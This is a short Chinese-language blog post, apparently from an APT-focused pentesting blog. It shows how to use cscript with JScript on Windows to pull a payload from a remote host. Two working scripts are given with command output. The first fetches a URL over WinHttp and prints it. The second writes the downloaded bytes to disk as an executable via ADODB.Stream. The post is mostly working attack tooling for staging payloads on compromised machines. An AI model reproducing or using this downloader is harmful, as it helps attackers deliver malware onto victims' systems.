专注APT攻击与防御


https://micropoor.blogspot.com/

windows 全版本都会默认支持js，并且通过cscript来调用达到下载payload的目的。

靶机：windows 2003

读取：

C:\test>cscript /nologo downfile.js http://192.168.1.115/robots.txt




```
C:\test>cscript /nologo downfile.js http://192.168.1.115/robots.txt
ser-agent: *
Disallow: /Manage/
Disallow: /KindEditor/
Disallow: /Install/
Disallow: /DK_Config/
Disallow: /DK_Css/
Disallow: /Files/
Disallow: /InfoTip/
Disallow: /js/
Disallow: /bbs/
Disallow: /Lesktop/

C:\test>
```

附代码：

```
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
WScript.Echo(WinHttpReq.ResponseText);
```

写入：

C:\test>cscript /nologo dowfile2.js http://192.168.1.115/robots.txt



```
Disallow: /Manage/
Disallow: /KindEditor/
Disallow: /Install/
Disallow: /DK_Config/
Disallow: /DK_Css/
Disallow: /Files/
Disallow: /InfoTip/
Disallow: /js/
Disallow: /bbs/
Disallow: /Lesktop/

C:\test>cscript /nologo dowfile2.js http://192.168.1.115/robots.txt

C:\test>_
```

附代码：

```
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
BinStream = new ActiveXObject("ADODB.Stream");
BinStream.Type = 1;
BinStream.Open();
BinStream.Write(WinHttpReq.ResponseBody);
BinStream.SaveToFile("micropoor.exe");
```

后者的话：简单，易用，轻便。

- Micropoor